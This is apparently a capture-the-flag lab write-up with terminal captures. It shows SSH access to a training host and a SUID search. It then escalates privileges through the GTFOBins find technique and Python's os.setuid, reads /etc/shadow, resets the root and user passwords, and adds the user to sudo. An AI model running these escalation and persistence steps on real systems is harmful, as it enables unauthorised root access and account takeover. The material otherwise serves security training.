


```
┌──(root㉿kali)-[~/Downloads]
└─# ssh -i idrsa root@10.12.0.42
The authenticity of host '10.12.0.42 (10.12.0.42)' can't be established.
ED25519 key fingerprint is SHA256:Om+fnVVqvVAH1Aj2LqdPMxZEPqEUho5Ym9SQKA42eOQ
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.12.0.42' (ED25519) to the list of known hosts.
root@10.12.0.42: Permission denied (publickey).

┌──(root㉿kali)-[~/Downloads]
└─# ssh -i idrsa clara@10.12.0.42
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 16 Nov 2023 11:42:21 PM UTC

  System load:  0.0               Processes:             139
  Usage of /:   31.0% of 15.68GB  Users logged in:       0
  Memory usage: 22%               IPv4 address for ens32: 10.12.0.42
  Swap usage:   0%


89 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Oct 11 18:45:24 2020 from 10.5.0.176
clara@mars:~$ █
```




```
clara@mars:~$ ifconfig && hostname && whoami && date && cat flag2.txt
ens32: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.12.0.42  netmask 255.255.255.0  broadcast 10.12.0.255
        inet6 fe80::250:56ff:fea1:3efa  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:a1:3e:fa  txqueuelen 1000  (Ethernet)
        RX packets 18414  bytes 3785591 (3.7 MB)
        RX errors 0  dropped 55  overruns 0  frame 0
        TX packets 20492  bytes 13719057 (13.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 18  base 0x2000

ens34: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:50:56:a1:60:4e  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 16  base 0x2080

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1486  bytes 105908 (105.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1486  bytes 105908 (105.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

mars
clara
Thu 16 Nov 2023 11:47:19 PM UTC
CSEC-1600-SSHD
Hint: Congrats on getting shell access!  Its looks like this user doesn't have root privileges.  Let's see if we can find a
 BINARY to help escelate to root.
clara@mars:~$ █
```

I searched for one that could be exploited. I searched for a binary with its SUID bit set and found that '/usr/bin/find' could be exploited.



```
clara@mars:~$ find / -perm /4000 2>/dev/null
/snap/core18/1932/bin/mount
/snap/core18/1932/bin/ping
/snap/core18/1932/bin/su
/snap/core18/1932/bin/umount
/snap/core18/1932/usr/bin/chfn
/snap/core18/1932/usr/bin/chsh
/snap/core18/1932/usr/bin/gpasswd
/snap/core18/1932/usr/bin/newgrp
/snap/core18/1932/usr/bin/passwd
/snap/core18/1932/usr/bin/sudo
/snap/core18/1932/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1932/usr/lib/openssh/ssh-keysign
/snap/core18/1885/bin/mount
/snap/core18/1885/bin/ping
/snap/core18/1885/bin/su
/snap/core18/1885/bin/umount
/snap/core18/1885/usr/bin/chfn
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/snap/snapd/9721/usr/lib/snapd/snap-confine
/snap/snapd/9607/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/su
/usr/bin/umount
/usr/bin/find
/usr/bin/nmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/mount
clara@mars:~$
```

I ran a command that I found on gtfobins.github.io[2], and it successfully exploited a vulnerability, elevating privileges. I observed that I had only gained privileges on ‘euid’ and still needed to elevate ‘uid’ to root.



.. / find

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo find . -exec /bin/sh \; -quit
```



```
/usr/bin/at
/usr/bin/mount
clara@mars:~$ find . -exec /bin/bash -p \; -quit
bash-5.0# whoami
root
bash-5.0# id
uid=1001(clara) gid=1001(clara) euid=0(root) groups=1001(clara)
bash-5.0# ls -l /etc/shadow
-rw-r————— 1 root shadow 1156 Nov 26  2021 /etc/shadow
bash-5.0# cat /etc/shadow
root:*:18375:0:99999:7:::
daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
sync:*:18375:0:99999:7:::
games:*:18375:0:99999:7:::
man:*:18375:0:99999:7:::
lp:*:18375:0:99999:7:::
mail:*:18375:0:99999:7:::
news:*:18375:0:99999:7:::
uucp:*:18375:0:99999:7:::
proxy:*:18375:0:99999:7:::
www-data:*:18375:0:99999:7:::
backup:*:18375:0:99999:7:::
list:*:18375:0:99999:7:::
irc:*:18375:0:99999:7:::
gnats:*:18375:0:99999:7:::
nobody:*:18375:0:99999:7:::
systemd-network:*:18375:0:99999:7:::
systemd-resolve:*:18375:0:99999:7:::
systemd-timesync:*:18375:0:99999:7:::
messagebus:*:18375:0:99999:7:::
```

[2] https://gtfobins.github.io/gtfobins/find/


I used the OS module in Python 3. By importing the OS module, I accessed ‘os.getuid()’ and then used ‘os.setuid(0)’ to elevate the user to root. Subsequently, when I ran the ‘os.getuid()’ command again, I obtained a value of 0. Exiting Python3, I observed that I was now the root user. I proceeded to change the root user password and then changed the password for the ‘clara’ user.[3]



```
bash-5.0# passwd root
passwd: You may not view or modify password information for root.
bash-5.0# python3
Python 3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.getuid()
1001
>>> os.setuid(0)
>>> os.getuid()
0
>>> os.system("/bin/bash -p")
root@mars:~/.ssh# id
uid=0(root) gid=1001(clara) groups=1001(clara)
root@mars:~/.ssh# whoami
root
root@mars:~/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
root@mars:~/.ssh# passwd root
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
root@mars:~/.ssh# passwd root
New password:
Retype new password:
passwd: password updated successfully
root@mars:~/.ssh# passwd clara
New password:
Retype new password:
passwd: password updated successfully
root@mars:~/.ssh# 
```


[3] https://www.youtube.com/watch?v=xLb2wo66Xr0&list=LL&index=3

I then escalated 'clara' to a root user.




```
root@mars:~# groups clara
clara : clara
root@mars:~# usermod -aG sudo clara
root@mars:~# groups clara
clara : clara sudo
root@mars:~# sudo passwd clara
New password:
Retype new password:
passwd: password updated successfully
root@mars:~# su - clara
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

clara@mars:~$ man sudo_root
clara@mars:~$ ls
flag2.txt
clara@mars:~$ ls -la
total 40
drwxr-xr-x 4 clara clara 4096 Nov 17 22:09 .
drwxr-xr-x 4 root  root  4096 Oct 11  2020 ..
-rw------- 1 clara clara   55 Oct 11  2020 .bash_history
-rw-r--r-- 1 clara clara  220 Oct 11  2020 .bash_logout
